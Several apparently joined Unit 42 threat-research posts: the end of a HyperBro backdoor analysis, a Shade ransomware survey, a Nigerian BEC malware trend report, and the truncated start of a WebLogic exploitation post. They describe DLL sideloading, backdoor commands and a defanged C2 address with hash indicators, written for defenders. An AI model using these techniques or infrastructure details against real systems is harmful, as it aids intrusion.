The s.exe (SHA256: 04f48ed27a83a57a971e73072ac5c769709306f2714022770fb364fd575fd462) uploaded to the error2.aspx webshell is a self-extracting 7-zip archive that is an example of the HyperBro backdoor. According to Kaspersky and SecureWorks research, HyperBro is a custom backdoor developed and used by Emissary Panda in their attack campaigns. This sample of HyperBro is similar to the sample discussed in Kaspersky’s research, specifically using a legitimate pcAnywhere application to sideload a DLL to decrypt, decompress and run a payload embedded within a file named ‘thumb.db’. Table 5 shows the three files associated with this HyperBro sample, which have the same file names as the self-extracting 7zip archives mentioned in Kaspersky’s blog (SHA256 hashes: 34a542356ac8a3f6e367c6827b728e18e905c71574b3813f163e043f70aa3bfa and 2144aa68c7b2a6e3511e482d6759895210cf60c67f14b9485a0236af925d8233).


Filename SHA256 Description
thinprobe.exe 76d2e897ca235beab44ee7eaab9ede7bc7868bbaeb7d6cb10b4323c07eb216af Symantec pcAnywhere thinprobe application
thinhostprobedll.dll d40414b1173d59597ed1122361fe60303d3526f15320aede355c6ad9e7e239af Sideloaded DLL loaded by thinprobe.exe
thumb.db 270ea24f2cef655bd89439ab76c1d49c80caaa8899ffa6f0ef36dc1beb894530 Contains encrypted and compressed DLL payload run by sideloaded DLL

Table 5. Files associated with the HyperBro tool uploaded to webshell on SharePoint server

The functional payload is a DLL compiled on 2019-03-11 02:23:54, which has two functionalities depending if the binary has a command line argument -daemon or -worker passed to it. The daemon functionality handles the C2 communications portion of the Trojan, which is configured to communicate with 185.12.45[.]134 over HTTPS using the following URL:

hxxps://185.12.45[.]134:443/ajax

The worker functionality acts on the data received from the C2 server, which is passed from the daemon to the worker via a named pipe called "\\.\pipe\testpipe". The worker subjects the received data to a command handler whose available commands are listed in Table 6.  

Command Sub-command Description
0x12 File manager
0x10 Enumerate logical storage volumes
0x11 Delete a specified file
0x12 Upload a file
0x13 Download a file
0x17 List contents of a folder
0x19 Run an application (CreateProcessW) or script/file (ShellExecuteW)
0x13 Execute command on shell
0x16 Takes screenshot
0x19 Runs shellcode it injects into a newly created process 'msiexec.exe'
0x1a Kill specific process
0x1e Service manager
0x17 List all services and their configurations
0x19 Start a specified service
0x1a Stop a specified service

Table 6. The commands available within the HyperBro tool’s command handler

Unknown Sideloaded Payloads

Table 2 and 4 above include two legitimate executables used for DLL sideloading, specifically the plugin_host.exe application for Sublime Text and the CreateMedia.exe application from Microsoft's System Center 2012 Configuration Manager. The plugin_host.exe application imports several functions from a library named python33, which is how the legitimate application sideloads the malicious DLL named PYTHON33.dll. This is the first instance we have observed Sublime Text’s plugin host application used for sideloading. Like the plugin host application, the CreateMedia.exe application imports several functions from a library named CreateTsMediaAdm that is leveraged to load the malicious DLL named CreateTsMediaAdm.dll.

The PYTHON33.dll and the CreateTsMediaAdm.dll libraries are very similar with BinDiff providing a 97% similarity with 99% confidence between the two DLLs. The code diff in Figure 8 shows the decryption routine in PYTHON33.dll (right) and CreateTsMediaAdm.dll (left), both of which use an eight byte XOR key to decrypt a piece of shikata_ga_nai obfuscated shellcode. The shellcode is responsible for patching the entry point of the legitimate application to call another function in the shellcode that is responsible for loading a file with the library name with an .hlp extension (PYTHON33.hlp or CreateTsMediaAdm.hlp).

Figure 8. Code comparison between the sideloaded CreateTsMediaAdm.dll and PYTHON33.dll files uploaded to two webshells

Unfortunately, we do not have access to the PYTHON33.hlp or CreateTsMediaAdm.hlp files, so we do not know the final payload loaded by either of these DLLs. However, using NCC Group’s research published in May 2018, we were able to discover code overlaps between these DLLs and a sideloaded DLL that ran the SysUpdate tool that the NCC group has associated with an Emissary Panda campaign. Figure 9 shows a code comparison between the PYTHON33.dll (right) and inicore_v2.3.30.dll (left) (SHA256: 4d65d371a789aabe1beadcc10b38da1f998cd3ec87d4cc1cfbf0af014b783822), which was sideloaded to run the SysUpdate tool in a previous Emissary Panda campaign. The code overlaps below include the same technique to find the entry point of the loading executable and decrypting the first piece of shellcode used to patch the entry point.

Figure 9. Code comparison between the sideloaded PYTHON33.dll uploaded to webshell and the inicore_v2.3.30.dll file sideloaded in previous Emissary Panda attacks

Conclusion

The Emissary Panda threat group loaded the China Chopper webshell onto SharePoint servers at two Government organizations in the Middle East, which we believe with high confidence involved exploiting a remote code execution vulnerability in SharePoint tracked in CVE-2019-0604. According to Microsoft’s advisory, this vulnerability was patched on March 12, 2019 and we first saw the webshell activity on April 1, 2019. This suggests that the threat group was able to quickly leverage a known vulnerability to exploit Internet facing servers to gain access to targeted networks.

Once the adversary established a foothold on the targeted network, they used China Chopper and other webshells to upload additional tools to the SharePoint server to dump credentials, perform network reconnaissance and pivot to other systems. We believe the actors pivoted to other systems on the network using stolen credentials and by exploiting the CVE-2017-0144 (EternalBlue) vulnerability patched in MS17-010. We also observed the actors uploading legitimate tools that would sideload DLLs, specifically the Sublime Text plugin host and the Microsoft’s Create Media application, both of which we had never seen used for DLL sideloading before.

Palo Alto Networks customers are protected by:

  • The CVE-2019-0604 vulnerability is covered by our IPS signature Microsoft Sharepoint Remote Code Execution Vulnerability (55411)
  • All illegitimate tools uploaded to the webshells are marked with malicious verdicts by WildFire and Traps.
  • AutoFocus customers can track the custom Emissary Panda payload seen uploaded to the webshell using the HyperBro tag, but can also track the hack tools using the following tags (note the hack tools are used by multiple actors and not just Emissary Panda):

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.


IOCs

Webshells SHA256

006569f0a7e501e58fe15a4323eedc08f9865239131b28dc5f95f750b4767b38

2feae7574a2cc4dea2bff4eceb92e3a77cf682c0a1e78ee70be931a251794b86

d1ab0dff44508bac9005e95299704a887b0ffc42734a34b30ebf6d3916053dbe

6b3f835acbd954af168184f57c9d8e6798898e9ee650bd543ea6f2e9d5cf6378

Malicious HackTools and Payloads SHA256

88027a44dc82a97e21f04121eea2e86b4ddf1bd7bbaa4ad009b97b50307570bd

738128b4f42c8d2335d68383d72734130c0c4184725c06851498a4cf0374a841

3bca0bb708c5dad1c683c6ead857a5ebfa15928a59211432459a3efa6a1afc59

29897f2ae25017455f904595872f2430b5f7fedd00ff1a46f1ea77e50940128e

d0df8e1dcf30785a964ecdda9bd86374d35960e1817b25a6b0963da38e0b1333

a18326f929229da53d4cc340bde830f75e810122c58b523460c8d6ba62ede0e5

090cefebef655be7f879f2f14bd849ac20c4051d0c13e55410a49789738fad98

7eea6e15bb13a3b65cca9405829123761bf7d12c6dc3b81ce499d8f6a0b25fb7

38fa396770e0ecf60fe1ce089422283e2dc8599489bd18d5eb033255dd8e370c

4a26ec5fd16ee13d869d6b0b6177e570444f6a007759ea94f1aa18fa831290a8

b2b2e900aa2e96ff44610032063012aa0435a47a5b416c384bd6e4e58a048ac9

475c7e88a6d73e619ec585a7c9e6e57d2efc8298b688ebc10a3c703322f1a4a7

9f5f3a9ce156213445d08d1a9ea99356d2136924dc28a8ceca6d528f9dbd718b

c9d5dc956841e000bfd8762e2f0b48b66c79b79500e894b4efa7fb9ba17e4e9e

a6cad2d0f8dc05246846d2a9618fc93b7d97681331d5826f8353e7c3a3206e86

e781ce2d795c5dd6b0a5b849a414f5bd05bb99785f2ebf36edb70399205817ee

d0df8e1dcf30785a964ecdda9bd86374d35960e1817b25a6b0963da38e0b1333

06510504f30feb1adc7e423d5a24e67e5b97acbfafe40f253a054be8b1c4e8d7

b279a41359367408c627ffa8d80051ed0f04c76fbf6aed79b3b2963203e08ade

7eea6e15bb13a3b65cca9405829123761bf7d12c6dc3b81ce499d8f6a0b25fb7

04f48ed27a83a57a971e73072ac5c769709306f2714022770fb364fd575fd462

090cefebef655be7f879f2f14bd849ac20c4051d0c13e55410a49789738fad98

38fa396770e0ecf60fe1ce089422283e2dc8599489bd18d5eb033255dd8e370c

2dde8881cd9b43633d69dfa60f23713d7375913845ac3fe9b4d8a618660c4528

HyperBro C2

hxxps://185.12.45[.]134:443/ajax

185.12.45[.]134

Shade Ransomware Hits High-Tech, Wholesale, Education Sectors in U.S, Japan, India, Thailand, Canada

Shade ransomware is a long-established family of ransomware first spotted in late 2014 targeting hosts running Microsoft Windows. It is also known as Troldesh. Shade has been distributed through malicious spam (malspam) and exploit kits. A recent report focused on Russian language emails that deliver Shade, but this ransomware is also distributed through English-language malspam.

Where is Shade currently appearing? To answer this question, we reviewed recent trends in Shade ransomware among our customer base. Our results indicate the majority of recent Shade ransomware executables have also targeted users outside of Russia.

In fact, our research shows that the top five countries affected by Shade ransomware are not Russia or nations of the former Soviet Union, they are the United States, Japan, India, Thailand, and Canada, Russia only occurs at number seven and the only other country we found in the top ten where Russian is an official language is Kazakhstan at number ten. The top industries attacked in these countries were High-Tech, Wholesale, and Education.

Very Little Change Since 2016

The Shade ransomware executable (EXE) has been remarkably consistent. All EXE samples we have analyzed since 2016 use the same Tor address at cryptsen7f043rr6.onion as a decryptor page. The desktop background that appears during an infection has been the same since Shade was first reported as Troldesh in late 2014.

Shade ransomware infections may include other activity like click fraud traffic as noted here.

Russian and English Language Distribution

Recent reports of malspam pushing Shade ransomware have focused on distribution through Russian language emails. However, Shade decryption instructions have always included English as well as Russian text. English language waves of malspam have been noted pushing Shade ransomware, like this wave of IRS notifications targeting recipients in the United States in 2017.

What does a Shade infection look like?

When a Windows host is infected with Shade ransomware, its desktop background announces the infection, and ten text files appear on the desktop named README1.txt through README10.txt as shown in Figure 1.

Figure 1. Desktop of a Windows host infected with Shade ransomware.

The ten README files all contain the same instructions as shown in Figure 2.

Figure 2. Decryption instructions from a recent Shade ransomware infection.

Since June 2016, file extensions for any encrypted files are .crypted000007 as shown in Figure 3.

Figure 3. Examples of encrypted files from a Shade ransomware infection.

Shade Distribution through Malspam

Malspam-based infections for Shade ransomware involve a JavaScript (.js) or other type of script-based file disguised as an invoice or bill. In some cases, Shade malspam has links for these script-based files. In other cases, the files are directly attached to the emails within a zip file or other type of archive. In February 2019, waves of Russian-language malspam used attached PDF files with links to download zip archives containing these script-based files.

In all cases we have reviewed, a .js or other script-based file was involved as indicated in Figure 4. These script-based files are designed to retrieve executable files for Shade ransomware.

Figure 4. Flow chart for malspam-based Shade ransomware infections.

Executable delivery during the infection chain

Malspam-based Shade infection chains have one thing in common. They all involve retrieving an executable file from a compromised server. By focusing on the executable in this chain of events, we can determine where Shade ransomware infection attempts have occurred.

AutoFocus search parameters

AutoFocus has a Shade ransomware tag that identifies any items associated with Shade ransomware. We searched on attempted deliveries of a Shade ransomware executable during an infection chain, and we focused our search on packed executable (PE) files sent through a URL over TCP port 80.

Since we're trying to determine geographic locations among our customer base where Shade ransomware attempts have happened, we looked for the country of Palo Alto Networks devices that discovered these attempts.

This search is for the first quarter of 2019.

Finally, our query eliminated any obvious malware submissions to online sandboxes and online sharing services. Our search parameters from the AutoFocus database were:

  • Date is in the range from January 1st through March 31st
  • Unit 42 tag is for Shade ransomware
  • File type is PE
  • File URL has any value but is not unknown
  • Source port (the TCP port the file came from) is 80
  • Device Country has any value (is not blank or unidentified)
  • File URL does not contain the string /malware/
  • File URL does not contain the string malshare.com
  • File URL does not contain the string paloaltonetworks
  • File URL does not contain the string local

Figure 5. An AutoFocus query for Shade ransomware executables in the first quarter of 2019.

Results from January through March 2019

Our search results from January through March 2019 revealed 307 Shade ransomware samples over 6,536 sessions. Each session represents an HTTP request for a URL hosting a Shade ransomware executable. Many of these URLs were seen multiple times in separate sessions. Locations of our top ten results were:

  • United States - 2,010 sessions
  • Japan - 1,677 sessions
  • India - 989 sessions
  • Thailand - 723 sessions
  • Canada - 712 sessions
  • Spain - 505 sessions
  • Russian Federation - 86 sessions
  • France - 71 sessions
  • United Kingdom - 67 sessions
  • Kazakhstan - 21 sessions


Figure 6. Top ten countries from our AutoFocus search results as shown on a world map.

The top country with Shade ransomware infection attempts among our customer base was the United States. The vast majority of these for URLs hosting Shade ransomware executables were reported from customer devices outside of Russia and Russian language countries.

The top 10 verticals for this period were:

  • High Tech: 5,009 sessions
  • Wholesale and Retail: 722 sessions
  • Education: 720 sessions
  • Telecommunications: 311 sessions
  • Finance: 51 sessions
  • Transportation and Logistics: 24 sessions
  • Manufacturing: 32 sessions
  • Professional and Legal Services: 8 sessions
  • Utilities and Energy: 4 sessions
  • State and Local Government: 1 session

Conclusion

The top country with Shade ransomware infection attempts among our customer base was the United States. The vast majority of these for URLs hosting Shade ransomware executables were reported from customer devices outside of Russia and Russian language countries.

The most common target for Shade ransomware infection attempts were organizations that fell under the High Tech category.

These results are likely skewed towards English due to our customer base. However, they indicate Shade ransomware is very active outside of Russia and possibly targeting more English-speaking victims than Russian.

Palo Alto Networks customers are protected from Shade ransomware by our threat prevention platform which easily detects these executables. AutoFocus users can track Shade ransomware attempts by using the Shade tag. See the appendices below for details on recent Shade ransomware samples we discovered in March and April 2019.

Appendix A

73 recent SHA256 file hashes for Shade ransomware executable files found in March and April 2019. Information is available at: https://github.com/pan-unit42/iocs/blob/master/Shade_ransomware/Shade-ransomware-SHA256-hashes-March-and-April-2019.txt

Appendix B

203 recent URLs that returned Shade ransomware executable files in March and April 2019. Information is available at: https://github.com/pan-unit42/iocs/blob/master/Shade_ransomware/Shade-ransomware-URLs-March-and-April-2019.txt

SilverTerrier: 2018 Nigerian Business Email Compromise Update

Executive Summary 

Over the past five years, Business Email Compromise (BEC) schemes have emerged as one of the most profitable and widespread activities amongst cyber criminals. This rapid rise has sparked alarm, recognition, and a call to action across both domestic and international law enforcement communities. In 2016 the Internet Crime Complaint Center (IC3) published its annual report highlighting BEC as a “Hot Topic” with single year losses estimated at US$360 million. A year later, BEC retained special recognition as a hot topic in the 2017 report which estimated US$670 million in annual losses.  With rising public awareness and improved reporting mechanisms, law enforcement subsequently reported a 136% increase in losses between December 2016 and May 2018.  Of greatest concern, the same announcement noted that global losses exceeded US$12.5 billion and impacted 150 countries in the five-year period from 2013-2018. Unfortunately, this trend shows no sign of slowing down with the recently released 2018 report noting that single year losses have now eclipsed US$1.29 billion 

Concurrently, Palo Alto Networks Unit 42 has actively monitored the evolution of this threat with a focus on Nigerian cybercrime.  While BEC is a global threat, our focus on Nigerian actors provides insights into one of the largest subcultures participating in this malign activity given the country’s historic ranking as a top five hotspot for cybercrime.  In 2014, we released our first report 419 Evolution, documenting one of the first cases of Nigerians deploying malware for financial gain.  Two years later, we released The Next Evolution of Nigerian Cybercrime, detailing a tremendous growth in malware adoption and assigning the code name “SilverTerrier” to these actors.  In 2017, we observed the threat expand to hundreds of actors participating in BEC schemes with details released in The Rise of Nigerian Business Email Compromise.  Over the past year, the number of SilverTerrier actors surpassed 400.  Combined, these actors are now attributed to over 51,000 malware samples and 1.1 million attacks over the past four years.  Leveraging this wealth of data, this blog outlines the most recent SilverTerrier malware trends and provides an overview of positive actions taking place across law enforcement and industry to combat this activity.   

Attacks 

Collectively, Nigerian cyber actors continued to prove their ability to deliver sizable year-over-year growth in attacks.  In 2017, we observed an average of 18,294 attacks per month, representing a 23% increase from 2016.  This period also included a new single month’s record of 41,000 attacks in August 2017.  In 2018, average attacks grew to 28,227 per month with surges in March and April both surpassing previous records (see Figure 1).  This growth represents an alarming 54% annual increase and signifies that both the quantity and pace of attacks is increasing. Moreover, one should note that these numbers only reflect attacks against our customer base.  Thus, while we assess that our metrics are representative of the global trends associated with this activity, it is very likely that the actual number of global attacks far exceeds our numbers. 

Figure 1. Nigerian malware activity from July 2014 through December 2018 

In addition to impressive growth, Nigerian actors continue to launch their attacks against the breadth of all industry segments.  Our data shows that the high-tech industry received the greatest number of attacks, climbing from 46k to 120k over the past year.  The wholesale industry advanced to secure its place as the second most targeted industry, witnessing a 400% growth in attacks from 2017.  Manufacturing also observed a sizeable increase in attacks from 32k to 57k but dropped one position to become the third most targeted industry in 2018.  Finally, education and professional/legal services both witnessed sizable growth in attacks as the fourth and fifth most targeted industries, respectively.

Figure 2. Top five targeted industries

Analyzing the delivery vectors used in these attacks produced a consistent ranking of the top five applications between 2017 and 2018. Email applications topped the list with SMTP, POP3, and IMAP securing the first, second, and fourth most common delivery applications, respectively.  In terms of metrics, we observed malware in 219k SMTP sessions, 46k POP3 sessions, and 8.4k IMAP sessions.  Web browsing remained the third most common delivery application with malware detected in 20k sessions while FTP ranked fifth with only 654 sessions. Comparatively, these metrics provide valuable insights for network administrators, informing the need for email-based detection capabilities in order to adequately defend against this threat.

Figure 3. Top five delivery applications 

Malware 

SilverTerrier actors are gaining experience quickly as they adopt new technologies, techniques, and malware to advance their schemes.  Over the course of the past four years, we tracked their adoption and use of 20 different commodity malware tools.  Procured for nominal costs, these tools require minimal setup, and come preloaded with a variety of capabilities that enable actors to achieve their desired outcomes.  Given that the antivirus community is often quick to identify and signature these tools, Nigerian actors frequently leverage a variety of constantly evolving “crypters” as a means to obfuscate the tools and circumvent signature-based detection capabilities.  Comparing 14,694 SilverTerrier samples collected in 2018 against VirusTotal demonstrated an average detection rate of 53% across vendor solutions at the time of discovery. By the end of the year, subsequent measurements taken in early 2019 revealed that detection rates improved over time, but only by five percentage points, achieving 58% across all vendors.  This low number lends credence to, and highlights the significance of, the threat that this malware employment technique poses to organizations relying on traditional signature-based detection capabilities.  

Focusing on the individual tools, we continue to find that the adoption and employment rates of malware families rise and fall consistent with popularity, effectiveness, detection rates, availability, and other traditional market factors.  Analysis of these trends can provide valuable insights for network administrators in terms of validating and tailoring network defenses for the most common threats.  Of equal importance, these trends guide the cybersecurity industry in prioritizing detection capabilities while also enabling law enforcement to focus attribution and legal process against tool developers.  In performing this analysis, we grouped the tools into two broad categories: Information Stealers and Remote Administration Tools, or RATs. 

Information Stealers 

AgentTesla, Atmos, AzoRult, ISpySoftware, ISR Stealer, KeyBase, LokiBot, Pony, PredatorPain, and Zeus are all commodity malware tools designed with a core information stealing component.  Upon infection, they capture screenshots, passwords, or other sensitive files which are then transmitted to locations where they can later be retrieved by cyber actors.  In most cases, these tools rely on simple command and control mechanisms such as uploads to web servers, FTP servers, and SMTP email connections.  These common services blend in with normal network traffic and ultimately impede detection capabilities by traditional port/protocol filtering edge devices.  However, this strength is also a weakness in that the malware control infrastructure is generally hard coded as a domain or email address.  Once identified, this infrastructure can be taken down by service providers thus terminating collection and limiting the period of effective use for these tools.  

Across the ten tools, Nigerian actors produced an average of 1000 unique samples of malware per month in 2018 (see Figure 4).  Although substantial, this average represents a noteworthy 26% decline from the previous year.  Our data suggests that the rapid growth experienced between 2014 and 2017 has reached its peak, plateaued, and is now in decline.  While difficult to pinpoint the exact reason behind this phenomenon, it is likely that declining availability of tools, increased law enforcement efforts, advancements in the cybersecurity landscape, and increased adoption of RATs by SilverTerrier actors were all contributing factors.

Figure 4. Information Stealer samples 2014-2018 

Exploring the most popular tools in this category, we found that SilverTerrier samples were disproportionately associated with four of the ten tools seen in 2018.  At the top of the list, we observed an average of 446 samples of Lokibot.  Pony, which averaged 330 samples per month, maintained its popularity throughout 2018 likely due to its dual nature as a capability for stealing credentials and more importantly, its ability to download and install additional malware tools on compromised systems. Next, actors produced an average of 95 samples per month of AgentTesla, a small .NET keylogger.  Finally, PredatorPain, a tool which has received multiple updates over the years, fell in popularity from its peak usage in 2016, but maintained a steady following of actors producing an average of 65 samples per month throughout 2018.

Figure 5. Most popular Information Stealers 2018 

On the other end of the spectrum, our data shows that historically Atmos, AzoRult, KeyBase, ISpySoftware, and ISR Stealer were very capable tools, yet all have experienced dramatic declines from their peak usage rates.  In comparison with the most popular tools, we observed an average of only 24 samples per month of ISR Stealer attributed to a hand full of actors in 2018 while the remaining capabilities ranged from two to 16 samples per month.

Figure 6. Least popular Information Stealers 2018 

Remote Administration Tools 

NetWire, DarkComet, NanoCore, LuminosityLink, Remcos, ImminentMonitor, NJRat, Quasar, Adwind, HWorm are all commodity malware tools that provide attackers with remote access to compromised systems.  In doing so, these tools expand upon the basic data theft capabilities of information stealers and allow SilverTerrier actors to modify systems, access network resources, and perform functions on behalf of compromised users.  This functionality is commonly leveraged to send malicious or fraudulent emails and access databases within victim organizations in hopes of monetizing their efforts.  However, with greater capabilities comes greater complexity and these tools often require additional experience to deploy and operate.  For example, the interactive nature of these tools demands steady connections to control servers that are often running on high number ephemeral ports.  In order to protect the control servers, actors frequently rely on dynamic DNS and virtual servers rather than static domain registrations.  This technique affords actors a layer of obfuscation making attribution more difficult while also extending the useable life of a malware sample, as dynamic DNS allows for transfer of control to new servers over time.  

Evaluating Nigerian use of these ten tools in 2018, we observed an average production of 533 samples per month, representing a gain of 36% over the previous year.  This sample rate is nearly half that of information stealers, yet the growth rate stands in stark contrast. Combined, the data suggests that Nigerian actors are moving away from legacy information stealers in favor of remote administration tools which provide greater capabilities to achieve their goals.  Given these metrics, we assess that RAT adoption and deployment will continue to climb at a consistent rate throughout 2019.

Figure 7. Remote Administration Tool samples 2014-2018 

Exploring the most popular tools in this category, we found that six out of the ten tools exceeded averages of 50 samples per month.  Securing the top spot with an average of 125 samples per month, NanoCore was the most popular RAT employed by SilverTerrier actors in 2018.  This is a fascinating result, given that the developer behind NanoCore was arrested in 2017.  Yet, despite legal efforts to curb its use, a “cracked” version of the tool remains available for free download on various forums across the internet, thus allowing for continued use.  DarkComet and Netwire, both adopted back in 2014, followed in popularity with averages of 86 and 85 samples per month respectively.  HWorm, originally released in 2013, has received developer upgrades over the years.  Despite its history, our first confirmed use by Nigerian actors was in March 2018 and since then, we have observed an average of 70 samples per month. Finally, SilverTerrier actors continued to steadily employ Remcos, first seen in 2016, and Adwind, first seen in 2015, at average rates of 58 and 53 samples per month throughout 2018.

 Figure 8. Most popular Remote Administration Tools 2018 

Standing in contrast to the steady employment and rapid adoption of the most popular tools, we saw that ImminentMonitor, LuminosityLink, NJRat, and Quasar have lost popularity over the past year.   Of the four, ImminentMonitor maintains a small but loyal following of Nigerian actors that produced an average of 24 samples per month.  LuminosityLink, serves as a success story for law enforcement in that usage dropped from over 100 samples per month in early 2017 to an average of 18 samples per month in 2018 after the developer was arrested.  Public attribution, attack metrics, and historical sales context provided in our February blog post aided law enforcement efforts in securing a guilty plea in July, followed by sentencing in October.  Finally, Quasar and NJRat exist as anomalies, having never gained tremendous adoption rates amongst SilverTerrier actors, thus resulting in low averages of 8 and 6 samples per month, respectively.

Figure 9. Least popular Remote Administration Tools 2018 

A Year of Action 

Despite the continued growth in attacks and US$12.5 billion in global loses attributed to BEC schemes over the past five years, there were also a series of positive actions that took place cementing 2018 as an important milestone in the battle against this threat.  Arguably, the most noteworthy of these activities was the mobilization and unprecedented level of collaboration between law enforcement and private industry partners from the cybersecurity, technology, and financial sectors.  While the foundation for this collaboration dates back to the first BEC conference hosted in 2016, this industry-led initiative has since transformed into an annual event that continues to pay dividends for all organizations involved. 

One such dividend was realized in January 2018 when the Federal Bureau of Investigation (FBI) launched its first large-scale, coordinated effort to dismantle BEC operations globally. Over the course of six months, law enforcement officers participating Operation Wirewire arrested 74 individuals.  Amongst them were 29 Nigerians arrested as a result of the FBI’s close collaboration with the Nigerian Electronic Federal Crimes Commission (EFCC).  Capitalizing on the success of the operation, the third annual BEC conference convened in July 2018.  There, law enforcement organizations provided valuable feedback to industry partners and highlighted an expanding list of new relationships with international counterparts energized to tackle this threat.  

Beyond law enforcement actions and in October 2018, Mr. Ronnie Tokazowski, the founder and administrator of the BEC collaboration group, graciously accepted the JD Falk Award on behalf of the group’s 530+ members.  This award specifically recognized the group’s achievements on preventing millions of dollars in fraud through real-time, cross-industry collaboration, as well as efforts that resulted in the disruption of thousands of Nigerian scheme email accounts.  

Combined, these two exemplars mark the beginning of a positive turning point as organizations look beyond individual defense activities towards proactive actions to combat the BEC threat.  Where cyber actors previously acted with impunity, law enforcement has now demonstrated the resolve to coordinate with foreign partners in pursuit of these crimes.  Nowhere is the success of this collaboration more evident than in Nigeria where the EFCC proudly posts on their public Facebook page photos of actors along with their associated charges. 

Conclusions 

Business Email Compromise (BEC) schemes are one of the most profitable and widespread activities amongst cyber criminals with recent reports quantifying global losses in excess of US$12.5 billion. Unit 42 monitors this threat through the lens of Nigerian cybercrime.  In doing so, we active track more than 400 SilverTerrier actors attributed to roughly 51,000 malware samples and 1.1 million attacks over the past four years. 

SilverTerrier actors remain a formidable threat to businesses worldwide, demonstrating a 54 percent increase in attacks in 2018. These actors predominately rely on email to distribute their malware with the most targeted industries being: High Tech, Wholesale, Manufacturing, Education and Professional/Legal Services. 

Our data from 2018 shows that information stealing malware families remain in common use, with SilverTerrier actors producing an average of 1000 samples per month.  However, the production of new samples declined 26% signaling a shift to more capable Remote Administration Tools which saw a 36% increase and an average production of 533 samples per month. 

While BEC campaigns remain an active threat, Palo Alto Networks customers are protected in the following ways:  

  • WildFire® cloud-based threat analysis service and Traps™ advanced endpoint protection accurately identify samples associated with these malware families. 
  • DNS Security Service, Threat Prevention and URL Filtering identify all phishing and malware domains associated with these actors as malicious.  

 Users of AutoFocus™ contextual threat intelligence service can view malware associated with these attacks using the following tags: 

Adwind 

AgentTesla 

Atmos 

AzoRult 

BilalStealer (ISR Stealer) 

DarkComet 

HWorm 

ImminentMonitor 

ISpySoftware 

KeyBase 

LokiBot 

LuminosityLink 

NanoCore 

NetWire 

NJRat 

Pony 

PredatorPain 

Quasar 

Remcos 

Zeus 

SilverTerrier 

 You can find a complete list of the malware domains associated with SilverTerrier actors on GitHub®. 

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.
Attackers Increasingly Targeting Oracle WebLogic Server Vulnerability for XMRig and Ransomware

Executive Summary

Unit 42 researchers at Palo Alto Networks have uncovered exploitation activity against an Oracle WebLogic zero-day critical deserialization vulnerability  (CVE-2019-2725) that occurred before the release of the out-of-band patch by Oracle on April 26, 2019. Oracle WebLogic Server is a popular application server used in building and deploying enterprise Java EE applications. Once the vulnerability was made public with the release of the patch, numerous instances of proof-of-concept (PoC) code exploiting the vulnerability were released. As a consequence, malicious activity exploiting the vulnerability surged.

According to Zoomeye.org, there are currently over 41,000 publicly accessible WebLogic instances in the wild, shown in Figure 1. In light of the activity we detail here, and with this many publicly available WebLogic instances on the internet, as well as an unknown number of private instances in enterprise environments, we expect an escalation of exploitation attempts in the coming days and weeks.

In the wake of this activity, Unit 42 researchers have observed a wide variety of payloads, including the delivery of a  new version of the Muhstik botnet, a new ransomware variant dubbed Sodinokibi, and deploying cryptominers to vulnerable systems. This blog describes the underlying vulnerability, the timeline in which the exploitation was first observed, and the kind of operations the attackers carry out by exploiting this vulnerability.

Figure 1. Publicly available Oracle WebLogic Servers

Vulnerability and Exploitation

